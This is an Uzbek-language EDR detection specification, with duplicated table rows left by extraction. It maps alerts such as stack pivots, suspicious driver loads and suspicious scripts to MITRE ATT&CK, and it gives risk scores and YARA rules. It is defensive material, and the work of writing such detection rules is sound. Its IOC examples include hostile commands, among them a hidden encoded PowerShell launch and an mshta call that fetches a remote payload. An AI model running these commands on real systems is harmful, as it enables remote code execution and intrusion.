Qoidalari bilan bog‘liqlik (YARA/IOC):</p> <p><b>Fayl yoki jarayon:</b></p> <ul style="list-style-type: none"><li>CVE exploit'lari bilan tanilgan fayl nomlari yoki xeshlar bilan aniqlanishi mumkin.</li><li>YARA qoidasida Exploit, Elevation, UACBypass, TokenTheft kabi stringlar orqali tekshiruvlar bo‘lishi mumkin.</li></ul> <p>IOC misollari:</p> <ul style="list-style-type: none"><li>exploit.exe, elevation.dll</li><li>SHA256: abc123...</li></ul> <p><i>Yuqorida keltirilganlardan boshqa ham MITRE ATT&amp;CK Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.</i></p> <p><i>Risk score ro‘yxatilari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.</i></p>	MITRE ID	Technique	Tavsifi	T1068	Exploitation for Privilege Escalation	Zaiflikdan foydalanib tizim darajasiga o‘tishga urinish	T1134.001	Access Token Manipulation: Token Impersonation/Theft	Jarayon yoki foydalanuvchi tokenini o‘g‘irlab foydalanish	T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	UAC'ni aylanib o‘tish usuli	T1574.002	Hijack Execution Flow: DLL Side-Loading	DLL manipulyatsiyasi orqali yuqori huquq olish
MITRE ID	Technique	Tavsifi																	
T1068	Exploitation for Privilege Escalation	Zaiflikdan foydalanib tizim darajasiga o‘tishga urinish																	
T1134.001	Access Token Manipulation: Token Impersonation/Theft	Jarayon yoki foydalanuvchi tokenini o‘g‘irlab foydalanish																	
T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	UAC'ni aylanib o‘tish usuli																	
T1574.002	Hijack Execution Flow: DLL Side-Loading	DLL manipulyatsiyasi orqali yuqori huquq olish																	

		<p>– Harakatni to‘xtatadi yoki xavfsizlik siyosatiga ko‘ra faqat logga yozadi.</p> <p><b>Xavotarlantirish yuborish (Alerting):</b></p> <p>– SOC yoki EDR boshqaruv interfeysiga bu hodisa haqida darhol signal yuboriladi.</p> <p><b>Foydalanuvchi kontekstini tahlil qilish:</b></p> <p>– Kim bajargan, qachon, qanday buyruq, qaysi jarayon orqali – hammasi loglanadi.</p>																	
3.	<p>Sandbox Analysis - File was sent to the sandbox for analysis (Log ,Disabled)</p> <p>(Fayl tahlil uchun sandbox muhitiga yuborildi)</p> <p>(Log yoziladi yoki funksiyaning o‘zi o‘chirib qo‘yilgan bo‘lishi mumkin)</p>	<p><b>Vazifasi:</b></p> <p>Bu funktsiya EDR tizimidagi avtomatik xavfsizlik tahlil mexanizmi bo‘lib, shubhali yoki noma‘lum fayl(lar)ni izolyatsiyalangan, xavfsiz test muhiti – sandbox – ga yuboradi.</p> <p>Asosiy maqsad: faylning xatti-harakatlarini kuzatish va zararli ekanligini aniqlash.</p> <p><b>Asosiy funksiyalar:</b></p> <p>1. <b>Shubhali faylni aniqlash:</b></p> <p>– Fayl zararli yoki noma‘lum kategoriyaga kirsa, avtomatik ravishda sandbox tahliliga yuboriladi.</p> <p>2. <b>Sandboxga yuborish:</b></p> <p>– Fayl EDR agenti orqali lokal yoki markaziy sandbox tizimiga uzatiladi.</p> <p>– U yerda fayl <b>virtual muhitda ishga tushiriladi</b> va qanday xatti-harakatlar qilayotgani kuzatiladi (masalan, registryga o‘zgarish, internetga chiqish, boshqa fayl ochish).</p>	Monitoring or Block, Enabled	<p>MITRE ATT&amp;CK Mapping (indirekt bog‘lanadi)</p> <p>Aslida bu funktsiya MITRE texnikalarini tahlil qilish vositasi sifatida xizmat qiladi, lekin uni quyidagi texnikalar bilan bog‘lash mumkin:</p> <table><tr><th>MITRE ID</th><th>Technique</th><th>Bog‘liqlik</th></tr><tr><td>T1059</td><td>Command &amp; Scripting Interpreter</td><td>Fayl ichida script bo‘lsa aniqlanadi</td></tr><tr><td>T1204.002</td><td>User Execution: Malicious File</td><td>Fayl foydalanuvchi tomonidan ishga tushirilsa</td></tr><tr><td>T1027</td><td>Obfuscated Files or Information</td><td>Fayl yashirilgan/encode qilingan bo‘lsa</td></tr><tr><td>T1068</td><td>Exploitation for Privilege Escalation</td><td>Fayl ekspluatatsiya bajarsa aniqlanadi</td></tr></table> <p><b>EDR qoidalari bilan bog‘liqlik:</b></p> <ul style="list-style-type: none"><li>Fayl <b>malware indikatorlariga</b> mos bo‘lsa (YARA, IOC):<ul style="list-style-type: none"><li>Sandboxga yuborish trigger bo‘ladi.</li></ul></li><li>YARA qoidalari sandbox tahlil natijalariga asosan yangilanadi (misol uchun: tarmoqqa chiqishga harakat qilgan faylga nisbatan qoida yaratiladi).</li></ul> <p><b>Natija:</b></p> <ul style="list-style-type: none"><li>Tahlil natijasi asosida keyinchalik fayl avtomatik tarzda:<ul style="list-style-type: none"><li><b>karantinga olinadi,</b></li><li><b>foydalanuvchiga bloklanadi,</b></li><li><b>threat intelligence bazasiga qo‘shiladi.</b></li></ul></li></ul> <p><u>Yuqorida keltirilganlardan boshqa ham MITRE ATT&amp;CK Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.</u></p>	MITRE ID	Technique	Bog‘liqlik	T1059	Command & Scripting Interpreter	Fayl ichida script bo‘lsa aniqlanadi	T1204.002	User Execution: Malicious File	Fayl foydalanuvchi tomonidan ishga tushirilsa	T1027	Obfuscated Files or Information	Fayl yashirilgan/encode qilingan bo‘lsa	T1068	Exploitation for Privilege Escalation	Fayl ekspluatatsiya bajarsa aniqlanadi
MITRE ID	Technique	Bog‘liqlik																	
T1059	Command & Scripting Interpreter	Fayl ichida script bo‘lsa aniqlanadi																	
T1204.002	User Execution: Malicious File	Fayl foydalanuvchi tomonidan ishga tushirilsa																	
T1027	Obfuscated Files or Information	Fayl yashirilgan/encode qilingan bo‘lsa																	
T1068	Exploitation for Privilege Escalation	Fayl ekspluatatsiya bajarsa aniqlanadi																	

		<div>3. <b>Xulq-atvorni (behavior) tahlil qilish:</b> – Faylning tizimda qanday harakat qilgani haqida loglar, skrinshotlar, tarmoqqa chiqish urinishlari aniqlanadi. – Bu ma’lumotlar asosida scoring (ball berish) amalga oshadi: zararli, gumonli yoki toza.</div> <div>4. <b>Log yozish:</b> – Har bir yuborilgan fayl uchun log yaratiladi. – Fayl nomi, foydalanuvchi, yuborilgan vaqt, natija (malicious/suspicious/benign) ko’rsatiladi.</div> <div>5. <b>Disabled bo’lsa:</b> – Bu funksiya ba’zi tashkilotlarda resurs tejalishi yoki ma’lumot maxfiyligini saqlash maqsadida o‘chirilgan bo‘lishi mumkin.</div>		<div>Risk score ro'yxatlari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.</div>												
4.	Stack Pivot - Stack Pointer is Out of Bounds (Stack Pointer chegaradan chiqdi )	<div><b>Vazifasi:</b> Bu funksiya jarayon (yoki fayl) ichida ishlatilayotgan Stack Pointer (ESP/RSP) qiymati normal stek (stack) chegarasidan chiqib ketganini aniqlaydi. Bu holat odatda ekspluatatsiya (exploit) yoki manipulyatsiya qilishga urinish natijasida yuzaga keladi va jiddiy tahdid belgisi hisoblanadi.</div> <div><b>Texnik mazmuni:</b><ul style="list-style-type: none"><li><b>Stack</b> — bu dastur ishlaganda vaqtincha ma’lumotlar (masalan, funksiyalarga argumentlar, qaytish manzillari) saqlanadigan xotira hududi.</li><li><b>Stack pointer (ESP/RSP)</b> — stekdagi eng yuqori (yoki joriy) manzilga ishora qiluvchi registr.</li></ul></div>	Monitoring or Block, Enabled	<div>MITRE ATT&amp;CK mapping:</div> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1068</td><td>Exploitation for Privilege Escalation</td><td>Tizim darajasiga chiqish uchun zaiflik ekspluatatsiyasi</td></tr><tr><td>T1203</td><td>Exploitation for Client Execution</td><td>Ilova zaifligidan foydalanish orqali kod ijrosi</td></tr><tr><td>T1574.002</td><td>Hijack Execution Flow: DLL Side-Loading</td><td>Boshqaruv oqimini buzish orqali ekspluatatsiya</td></tr></table> <div>Qoshimcha ma’lumot: Xavfsizlikdagi roli:</div>	MITRE ID	Technique	Tavsifi	T1068	Exploitation for Privilege Escalation	Tizim darajasiga chiqish uchun zaiflik ekspluatatsiyasi	T1203	Exploitation for Client Execution	Ilova zaifligidan foydalanish orqali kod ijrosi	T1574.002	Hijack Execution Flow: DLL Side-Loading	Boshqaruv oqimini buzish orqali ekspluatatsiya
MITRE ID	Technique	Tavsifi														
T1068	Exploitation for Privilege Escalation	Tizim darajasiga chiqish uchun zaiflik ekspluatatsiyasi														
T1203	Exploitation for Client Execution	Ilova zaifligidan foydalanish orqali kod ijrosi														
T1574.002	Hijack Execution Flow: DLL Side-Loading	Boshqaruv oqimini buzish orqali ekspluatatsiya														

		<ul style="list-style-type: none"> <li>Zararli kod ishlayotganda bu ko'rsatkichni o'zgartirib, jarayonni boshqarib olishga urinish mumkin.</li> <li>"<b>Out of Bounds</b>" — bu ESP/RSP qiymati stekga tegishli bo'lmagan joyga ko'rsatmoqda degani (masalan, foydalanuvchi xotirasi o'rniga kod segmentiga).</li> </ul> <p><b>Qachon yuz beradi?</b></p> <ul style="list-style-type: none"> <li><b>ROP (Return Oriented Programming)</b> hujumlari</li> <li><b>Buffer overflow</b> ekspluatatsiyalari</li> <li><b>Shellcode injeksiya</b> qilinishida</li> <li>DLL yoki kutubxona orqali <b>native API'larni buzib kirishda</b></li> </ul> <p><b>Funksiya nima qiladi?</b></p> <ol style="list-style-type: none"> <li><b>Stack Pointer qiymatini doimiy monitoring qiladi</b> <ul style="list-style-type: none"> <li>Har bir jarayon yoki kod blok ishga tushganda ESP yoki RSP'ning haqiqiy qiymati tekshiriladi.</li> </ul> </li> <li><b>Agar bu qiymat stek chegarasidan tashqariga chiqsa:</b> <ul style="list-style-type: none"> <li>Jarayon xavfli deb topiladi</li> <li><b>Bloklanadi</b> (agar "Block Enabled" bo'lsa)</li> <li>Logga yoziladi va tahlil uchun ma'lumot saqlanadi</li> </ul> </li> <li><b>Zararli xatti-harakatni avtomatik aniqlaydi:</b> <ul style="list-style-type: none"> <li>Noto'g'ri manzillarga CALL, RET yoki JMP bo'lishi aniqlanadi</li> </ul> </li> </ol>		<ul style="list-style-type: none"> <li>Bu funksiya yuqori darajadagi ekspluatatsiyalarni (odatda 0-day yoki APTlar tomonidan ishlatiladigan) erta bosqichda aniqlashga xizmat qiladi.</li> <li>Odatdagi antiviruslar yoki signatura asosidagi usullar bunday holatni ko'ra olmaydi.</li> </ul> <p><b>Xulosa ornida:</b></p> <ul style="list-style-type: none"> <li>Stack Pivot — bu eng xavfli va ilg'or hujumlarni aniqlashga qaratilgan memory-level monitoring funksiyasi bo'lib, ekspluatatsiyaning aniq indikatoridir.</li> <li>"Out of bounds" holati — bu bevosita xavfli niyat belgisi hisoblanadi.</li> </ul> <p><u><i>Yuqorida keltirilganlardan boshqa ham MITRE ATT&amp;CK Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.</i></u></p> <p><u><i>Risk score ro'yxatlari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.</i></u></p>
5.	Suspicious Driver Load - Attempt to	<b>Vazifasi:</b>	Monitoring or Block, Enabled	MITRE ATT&CK mapping:

	<p>load a suspicious driver</p> <p>(Shubhali drayverni yuklashga urinish aniqlandi)</p>	<p>Bu funksiya EDR tizimi tomonidan tizim darajasidagi drayver (ya'ni .sys fayl) ishga tushirilayotganda drayverning xavfsizligini baholash uchun ishlatiladi.</p> <p>Agar drayver noma'lum, imzolanmagan yoki zararli xatti-harakatga ega bo'lsa — bu holat “Suspicious Driver Load” deb belgilanadi.</p> <p><b>Asosiy vazifalari:</b></p> <ol style="list-style-type: none"><li><b>Drayverni monitoring qilish</b> – Har safar .sys drayver fayli ishga tushganda yoki yadroga yuklanganda, EDR agent bu harakatni tekshiradi.</li><li><b>Imzo va manbani tekshirish</b> – Drayver raqamli imzo bilan imzolanganmi? – Ishlab chiqaruvchi ishonchli manba sifatida tan olinganmi?</li><li><b>Xatti-harakatni tahlil qilish</b> – Drayver tizim darajasidagi resurslarga (RAM, Kernel API) g'ayritabiiy murojaat qilmoqdam? – Masalan, rootkitga o'xshash yashirishga harakat qilayotgan holatlar.</li><li><b>Noma'lum yoki zararli bo'lsa:</b> – Hodisa logga yoziladi – Agar siyosatga ko'ra “Block Enabled” bo'lsa — yuklanish bloklanadi – Administratorga darhol xabar beriladi</li></ol> <p><b>Nega bu muhim?</b></p> <ul style="list-style-type: none"><li>Windows yoki boshqa tizimlarda <b>drayverlar yadro (kernel) darajasida ishlaydi</b>, va ular orqali <b>eng chuqur hujumlar</b> (masalan, <b>rootkit</b>) amalga oshiriladi.</li><li>Agar zararli drayver yuklansa, u:<ul style="list-style-type: none"><li>Antiviruslarni yashira oladi</li><li>Jarayonlarni o'chirib qo'yishi mumkin</li><li>Xotirani manipulyatsiya qiladi</li></ul></li></ul> <p><b>Misollar:</b></p> <ul style="list-style-type: none"><li>evil.sys, vulnerable_driver.sys — exploitlarda ishlatiladigan noma'lum yoki ishonchsiz drayverlar</li></ul>	<table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1543.003</td><td>Create or Modify System Process: Windows Service</td><td>Drayver sifatida xizmat yaratish yoki o'zgartirish</td></tr><tr><td>T1068</td><td>Exploitation for Privilege Escalation</td><td>Zaif drayver orqali tizim darajasiga chiqish</td></tr><tr><td>T1014</td><td>Rootkit</td><td>Drayver orqali o'zini yashirgan zararli dastur</td></tr></table> <p><b>EDR Qoidalarini bilan bog'lanish (YARA/IOC):</b></p> <ul style="list-style-type: none"><li>IOClar:<ul style="list-style-type: none"><li>driver_hash: SHA256/MD5</li><li>driver_path: C:\Windows\System32\drivers\evil.sys</li><li>unsigned_driver, unknown_publisher</li></ul></li></ul> <p>YARA orqali:</p> <pre>rule SuspiciousDriver {   meta:     description = "Detects suspicious kernel driver"   strings:     \$a = "DriverEntry"     \$b = "HideProcess"   condition:     uint16(0) == 0x5A4D and any of (\$a, \$b) }</pre> <p><b>Ish jarayonida quyidagilarni o'rganish kerak boladi:</b></p> <ul style="list-style-type: none"><li>drayverni karantinga olish</li><li>drayverni qayta tahlilga yuborish</li><li>drayverni signed/unsigned detection mexanizmini</li></ul> <p><i>Yuqorida keltirilganlardan boshqa ham MITRE ATT&amp;CK Mapping ga tushishi mumkin ular ham inobatga olinishi kerak.</i></p> <p><i>Risk score ro'yxatlari bilan birgalikda ishlashi va hostning yoki qurilmalarning risk scoreni chiqarishi kerak.</i></p>	MITRE ID	Technique	Tavsifi	T1543.003	Create or Modify System Process: Windows Service	Drayver sifatida xizmat yaratish yoki o'zgartirish	T1068	Exploitation for Privilege Escalation	Zaif drayver orqali tizim darajasiga chiqish	T1014	Rootkit	Drayver orqali o'zini yashirgan zararli dastur
MITRE ID	Technique	Tavsifi													
T1543.003	Create or Modify System Process: Windows Service	Drayver sifatida xizmat yaratish yoki o'zgartirish													
T1068	Exploitation for Privilege Escalation	Zaif drayver orqali tizim darajasiga chiqish													
T1014	Rootkit	Drayver orqali o'zini yashirgan zararli dastur													

		<ul style="list-style-type: none"><li>• <b>BYOVD</b> (Bring Your Own Vulnerable Driver) texnikasi:<ul style="list-style-type: none"><li>– Hujumchi o‘zi bilan zaif, lekin imzolangan eski drayverni olib keladi va undan foydalanadi.</li></ul></li></ul> <p>Suspicious Driver Load funksiyasi — yadro darajasidagi tahdidlarni erta aniqlash uchun EDR tizimidagi muhim mexanizm bo‘lib, APT hujumlar va persistent rootkit tahdidlariga qarshi samarali himoyadir.</p>																							
6.	Suspicious File Detected (Shubhali fayl aniqlandi)	<p><b>Vazifasi:</b> Bu funksiya EDR tizimi tomonidan shubhali, lekin hali zararli deb aniq baholanmagan faylni aniqlaydi. Faylning xatti-harakatlari, tuzilmasi yoki manbasi o‘ziga xos, noma’lum yoki g‘ayritabiiy bo‘lsa, bu holat “shubhali” sifatida belgilanadi.</p> <p><b>Asosiy faoliyatlari:</b></p> <ol style="list-style-type: none"><li>1. <b>Faylga dastlabki baho berish:</b><ul style="list-style-type: none"><li>– Fayl EDR agent tomonidan tahlil qilinadi: hajmi, tuzilishi, imzosi, metadata, joylashuvi.</li></ul></li><li>2. <b>Shubha uyg‘otuvchi belgilar:</b><ul style="list-style-type: none"><li>– Fayl imzolanmagan (unsigned)</li><li>– Noma’lum manbadan yuklangan</li><li>– Sandbox yoki heuristika tahlilida noaniq harakatlar:<ul style="list-style-type: none"><li>○ Registry yozishga urinish</li><li>○ Tarmoqqa ulanish harakati</li><li>○ Kodni o‘zgaruvchan bajarish (dynamic code execution)</li></ul></li></ul></li><li>3. <b>YARA/IOC qoidalariga to‘g‘ri kelmaydi,</b> lekin:<ul style="list-style-type: none"><li>– Kodda obfuskatsiya mavjud bo‘lishi mumkin</li><li>– Faylning nomi, joylashuvi yoki yaratilgan vaqti g‘ayritabiiy</li></ul></li><li>4. <b>Natija</b><ul style="list-style-type: none"><li>– Faylga “suspicious” statusi beriladi</li><li>– Karantinga olinishi yoki sandboxga yuborilishi mumkin</li></ul></li></ol>	Monitoring or Block, Enabled	<p><b>MITRE ATT&amp;CK mapping:</b></p> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1204.002</td><td>User Execution: Malicious File</td><td>Foydalanuvchi yuklagan noma’lum fayl</td></tr><tr><td>T1027</td><td>Obfuscated Files or Information</td><td>Faylning tuzilmasi yashirilgan yoki kod obfuskatsiyalangan</td></tr></table> <p><b>Risk Scoring: Medium Risk (3–6 ball):</b></p> <table><tr><th>Risk elementi</th><th>Ball</th></tr><tr><td>Imzosiz fayl (unsigned)</td><td>2</td></tr><tr><td>Noma’lum manba (internetdan yuklangan)</td><td>2</td></tr><tr><td>Obfuskatsiyalangan kod</td><td>2</td></tr><tr><td>Avtomatik ishga tushish (autorun)</td><td>1–2</td></tr><tr><td>Yuklangan vaqt bilan jarayon vaqtida g‘alati farq</td><td>1–2</td></tr></table> <p><i>Umumiy baho: 4–6 ball bo‘lishi mumkin, bu o‘rta xavf deb baholanadi. Agar qo‘shimcha indikatorlar aniqlansa (masalan, sandboxda yomon xatti-harakat), bu fayl malicious darajasiga o‘tadi.</i></p> <p>YARA/IOC bilan bog‘liqligi:</p> <ul style="list-style-type: none"><li>• Bu fayl ko‘pincha qoidaga to‘g‘ri kelmaydi, lekin shubhali stringlar yoki strukturaviy belgilar mavjud bo‘lishi mumkin.</li></ul>	MITRE ID	Technique	Tavsifi	T1204.002	User Execution: Malicious File	Foydalanuvchi yuklagan noma’lum fayl	T1027	Obfuscated Files or Information	Faylning tuzilmasi yashirilgan yoki kod obfuskatsiyalangan	Risk elementi	Ball	Imzosiz fayl (unsigned)	2	Noma’lum manba (internetdan yuklangan)	2	Obfuskatsiyalangan kod	2	Avtomatik ishga tushish (autorun)	1–2	Yuklangan vaqt bilan jarayon vaqtida g‘alati farq	1–2
MITRE ID	Technique	Tavsifi																							
T1204.002	User Execution: Malicious File	Foydalanuvchi yuklagan noma’lum fayl																							
T1027	Obfuscated Files or Information	Faylning tuzilmasi yashirilgan yoki kod obfuskatsiyalangan																							
Risk elementi	Ball																								
Imzosiz fayl (unsigned)	2																								
Noma’lum manba (internetdan yuklangan)	2																								
Obfuskatsiyalangan kod	2																								
Avtomatik ishga tushish (autorun)	1–2																								
Yuklangan vaqt bilan jarayon vaqtida g‘alati farq	1–2																								



		<p>– Hodisa logga yoziladi va ogohlantirish yuboriladi</p> <p><b>“Suspicious File Detected”</b> — bu EDR tizimining proaktiv funksiyasidir. Fayl zararli emas, lekin faol monitoring va izolyatsiyaga arziydi. Aynan shu bosqichda karantin yoki sandbox orqali chuqur tahlil qilinadi.</p>		<ul style="list-style-type: none"><li>IOC'larda:<ul style="list-style-type: none"><li>suspicious.exe</li><li>Fayl hajmi juda kichik yoki juda katta</li><li>.tmp, .dat, .scr kengaytmalarida bo'lishi mumkin</li></ul></li></ul> <p>Misollar:</p> <ul style="list-style-type: none"><li>invoice2024.exe – foydalanuvchiga yuborilgan, lekin imzosiz va hech qanday mashhur antivirusda aniqlanmagan.</li><li>Fayl C:\Users\Public\ papkasida paydo bo'lgan va Run registry orqali ishga tushishga urinmoqda.</li></ul>																											
7.	Suspicious Script Execution - A script was executed in a suspicious context (Shubhali kontekstda skript ishga tushirildi)	<p><b>Vazifasi:</b></p> <p>Bu funksiya EDR tizimi tomonidan skriptlar (masalan, PowerShell, JavaScript, VBS, BAT) ishga tushirilganida ularning ishga tushirish muhiti (context) va xatti-harakatlari shubhali deb topilganda faollashadi.</p> <p><b>Asosiy faoliyatlari:</b></p> <ol style="list-style-type: none"><li><b>Skriptni aniqlash</b> – .ps1, .js, .vbs, .bat kengaytmadagi fayllar yoki cmd.exe, powershell.exe, wscript.exe, mshta.exe orqali ishga tushirilgan kodni monitoring qiladi.</li><li><b>Ishga tushirish kontekstini tahlil qiladi</b> – Skript qayerdan ishga tushirilgan? (masalan: %TEMP%, Downloads) – Kim ishga tushirdi? (user mi, process mi?) – Foydalanilgan argumentlar xavfli emasmi? (masalan, -EncodedCommand, -nop, -w hidden)</li><li><b>Xavfli xatti-harakatlar aniqlanishi</b> – Fayl yaratish, registry o'zgartirish, internetga chiqish, boshqa skriptni yuklab olish yoki bajarish</li><li><b>Shubhali deb belgilash</b> – Skript avtomatik zararli emas, lekin uning konteksti tahdidga o'xshaydi – Logga yoziladi va admin/SOC xabardor qilinadi – Siyosatga qarab sandboxga yuboriladi yoki karantin qilinadi</li></ol> <p><b>"Suspicious Script Execution"</b> — bu EDR tomonidan real vaqt rejimida shubhali skript</p>	Monitoring or Block, Enabled	<p><b>Risk Scoring: Medium to High Risk (5–8 ball):</b></p> <table><tr><th>Risk elementi</th><th>Ball</th></tr><tr><td>Ishga tushish konteksti shubhali (temp, downloads)</td><td>2</td></tr><tr><td>Encoded yoki obfuskatsiyalangan kod</td><td>2–3</td></tr><tr><td>Registry yoki faylga o'zgartirish urinishi</td><td>2</td></tr><tr><td>Tarmoqqa ulanish / boshqa fayl yuklash</td><td>1–2</td></tr><tr><td>mshta.exe, wscript.exe orqali ishlatilgan</td><td>1</td></tr></table> <p><i>Umumiy baho: 5–8 ball → bu O'rta–Yuqori xavf (Medium to High Risk) sifatida belgilanadi.</i> <i>Harakat davom etsa yoki yana boshqa tahdidlar aniqlansa, bu holat avtomatik malicious execution deb belgilanadi.</i></p> <p><b>MITRE ATT&amp;CK mapping:</b></p> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1059.001</td><td>Command and Scripting Interpreter: PowerShell</td><td>PowerShell orqali zararli buyruq yoki skript bajarilishi</td></tr><tr><td>T1059.005</td><td>Command and Scripting Interpreter: Visual Basic</td><td>VBScript orqali eksploatatsiya yoki yomon xatti-harakat</td></tr><tr><td>T1059.007</td><td>JavaScript/JS</td><td>JavaScript orqali kod bajarilishi (masalan, phishing sahifa)</td></tr><tr><td>T1204.002</td><td>User Execution: Malicious File</td><td>Skript foydalanuvchi orqali ishga tushgan</td></tr></table> <p><b>EDR qoidalari bilan bog'liqligi (YARA/IOC):</b> YARA qoidasida quyidagi stringlar ko'p ishlatiladi:</p>	Risk elementi	Ball	Ishga tushish konteksti shubhali (temp, downloads)	2	Encoded yoki obfuskatsiyalangan kod	2–3	Registry yoki faylga o'zgartirish urinishi	2	Tarmoqqa ulanish / boshqa fayl yuklash	1–2	mshta.exe, wscript.exe orqali ishlatilgan	1	MITRE ID	Technique	Tavsifi	T1059.001	Command and Scripting Interpreter: PowerShell	PowerShell orqali zararli buyruq yoki skript bajarilishi	T1059.005	Command and Scripting Interpreter: Visual Basic	VBScript orqali eksploatatsiya yoki yomon xatti-harakat	T1059.007	JavaScript/JS	JavaScript orqali kod bajarilishi (masalan, phishing sahifa)	T1204.002	User Execution: Malicious File	Skript foydalanuvchi orqali ishga tushgan
Risk elementi	Ball																														
Ishga tushish konteksti shubhali (temp, downloads)	2																														
Encoded yoki obfuskatsiyalangan kod	2–3																														
Registry yoki faylga o'zgartirish urinishi	2																														
Tarmoqqa ulanish / boshqa fayl yuklash	1–2																														
mshta.exe, wscript.exe orqali ishlatilgan	1																														
MITRE ID	Technique	Tavsifi																													
T1059.001	Command and Scripting Interpreter: PowerShell	PowerShell orqali zararli buyruq yoki skript bajarilishi																													
T1059.005	Command and Scripting Interpreter: Visual Basic	VBScript orqali eksploatatsiya yoki yomon xatti-harakat																													
T1059.007	JavaScript/JS	JavaScript orqali kod bajarilishi (masalan, phishing sahifa)																													
T1204.002	User Execution: Malicious File	Skript foydalanuvchi orqali ishga tushgan																													

		<p>faoliyatini aniqlash va tahdidni erta bosqichda izolyatsiya qilishga qaratilgan mexanizmdir. Ayniqsa, fileless malware yoki Living Off The Land (LOLBin) usullarida ishlatiladi.</p>		<p>\$a = "-EncodedCommand" \$b = "Invoke-Expression" \$c = "WScript.Shell" \$d = "DownloadString"</p> <p>IOC misollar:</p> <ul style="list-style-type: none"><li>powershell.exe -w hidden -nop -enc ...</li><li>wscript.exe C:\Users\user\AppData\Local\Temp\launch.js</li><li>mshta <a href="http://malicious.site/payload.html">http://malicious.site/payload.html</a></li></ul>																			
8.	Unconfirmed File Detected (Tasdiqlanmagan fayl aniqlandi)	<p><b>Vazifasi:</b> Bu funksiya EDR tizimi tomonidan kelib chiqishi noma'lum, imzosiz va xavfsizlik darajasi aniqlanmagan faylni aniqlash uchun ishlatiladi. Fayl zararli deb baholanmagan, ammo u ishonchli ro'yxatda yo'q, foydalanuvchi tomonidan tasdiqlanmagan va analizdan o'tmagan bo'lishi mumkin.</p> <p><b>Asosiy funksiyalari:</b></p> <p>1. <b>Yangi yoki noma'lum faylni kuzatish</b></p> <ul style="list-style-type: none"><li>Fayl tarmoqdan yuklangan, USB'dan keltirilgan yoki boshqa dasturni o'rnatish natijasida tizimda paydo bo'lgan bo'lishi mumkin.</li><li>Fayl ilgari analiz qilinmagan (yangi, noyob).</li></ul> <p>2. <b>Imzo va manba tekshiruvi</b></p> <ul style="list-style-type: none"><li>Raqamli imzosi yo'q (unsigned) yoki noto'g'ri.</li><li>Ishlab chiqaruvchisi aniqlanmagan yoki blacklist ro'yxatda mavjud emas.</li></ul>	Monitoring or Block, Enabled	<p>Risk Scoring: Low to Medium Risk (2–5 ball):</p> <table><tr><th>Risk elementi</th><th>Ball</th></tr><tr><td>Imzosiz yoki tasdiqlanmagan fayl</td><td>2</td></tr><tr><td>Noyob hash (ma'lumotlar bazasida yo'q)</td><td>1</td></tr><tr><td>Yangi yaratilgan yoki tarmoqdan yuklangan</td><td>1</td></tr><tr><td>.exe, .dll, .scr, .js kabi kengaytma</td><td>1–2</td></tr></table> <p>Umumiy baho: 2–5 ball → bu holat Past–O'rta xavf (Low–Medium Risk) sifatida qaraladi. Fayl keyinchalik zararli deb aniqlansa, u Malicious File Detected kategoriyasiga o'tadi.</p> <p>MITRE ATT&amp;CK mapping (indirekt):</p> <table><tr><th>MITRE ID</th><th>Technique</th><th>Tavsifi</th></tr><tr><td>T1204.002</td><td>User Execution: Malicious File</td><td>Fayl foydalanuvchi tomonidan yuklab olingan</td></tr><tr><td>T1036.005</td><td>Masquerading: Match Legitimate Name or Location</td><td>Fayl ishonchli faylga o'xshab ko'rsatilgan bo'lishi mumkin</td></tr></table> <p><b>YARA/IOC bilan bog'lanish:</b></p> <ul style="list-style-type: none"><li>Faylga hali mos keluvchi YARA yoki IOC yo'q, lekin:</li></ul>	Risk elementi	Ball	Imzosiz yoki tasdiqlanmagan fayl	2	Noyob hash (ma'lumotlar bazasida yo'q)	1	Yangi yaratilgan yoki tarmoqdan yuklangan	1	.exe, .dll, .scr, .js kabi kengaytma	1–2	MITRE ID	Technique	Tavsifi	T1204.002	User Execution: Malicious File	Fayl foydalanuvchi tomonidan yuklab olingan	T1036.005	Masquerading: Match Legitimate Name or Location	Fayl ishonchli faylga o'xshab ko'rsatilgan bo'lishi mumkin
Risk elementi	Ball																						
Imzosiz yoki tasdiqlanmagan fayl	2																						
Noyob hash (ma'lumotlar bazasida yo'q)	1																						
Yangi yaratilgan yoki tarmoqdan yuklangan	1																						
.exe, .dll, .scr, .js kabi kengaytma	1–2																						
MITRE ID	Technique	Tavsifi																					
T1204.002	User Execution: Malicious File	Fayl foydalanuvchi tomonidan yuklab olingan																					
T1036.005	Masquerading: Match Legitimate Name or Location	Fayl ishonchli faylga o'xshab ko'rsatilgan bo'lishi mumkin																					

		<p>3. <b>Harakat qiladimi yoki kutmoqda?</b></p> <ul style="list-style-type: none"> <li>○ Fayl hali ishga tushmagan, ammo bajarilishi mumkin (masalan .exe, .dll, .js).</li> <li>○ EDR uni passiv holatda nazorat ostida ushlab turadi.</li> </ul> <p>4. <b>Tahlilga yuborish (sandbox, hashing, VT)</b></p> <ul style="list-style-type: none"> <li>○ Fayl avtomatik sandbox tahliliga, YARA, yoki threat intelligence orqali tekshiruvga yuboriladi.</li> </ul> <p>5. <b>Hodisa logga yoziladi, foydalanuvchiga ko'rsatilmaydi (stealth monitoring).</b></p> <p>– Policy'ga qarab karantinga olinishi yoki bloklanishi mumkin.</p> <p>Unconfirmed File Detected — bu EDR tizimining oldindan ogohlantiruvchi (preemptive) funksiyalaridan biri bo'lib, hali xavf darajasi aniqlanmagan fayllarni e'tiborga olib, real vaqt rejimida monitoring qilish imkonini beradi. Bu bosqichda tahlil va sandbox integratsiyasi muhim ahamiyat kasb etadi.</p>		<ul style="list-style-type: none"> <li>○ Fayl strukturasi yoki yaratish vaqti shubha uyg'otgan.</li> <li>○ IOC orqali nomi, joylashuvi yoki kengaytmasi tekshiriladi.</li> </ul> <ul style="list-style-type: none"> <li>• Sandboxga yuborilganidan so'ng avtomatik qoidalar ishlab chiqiladi.</li> </ul> 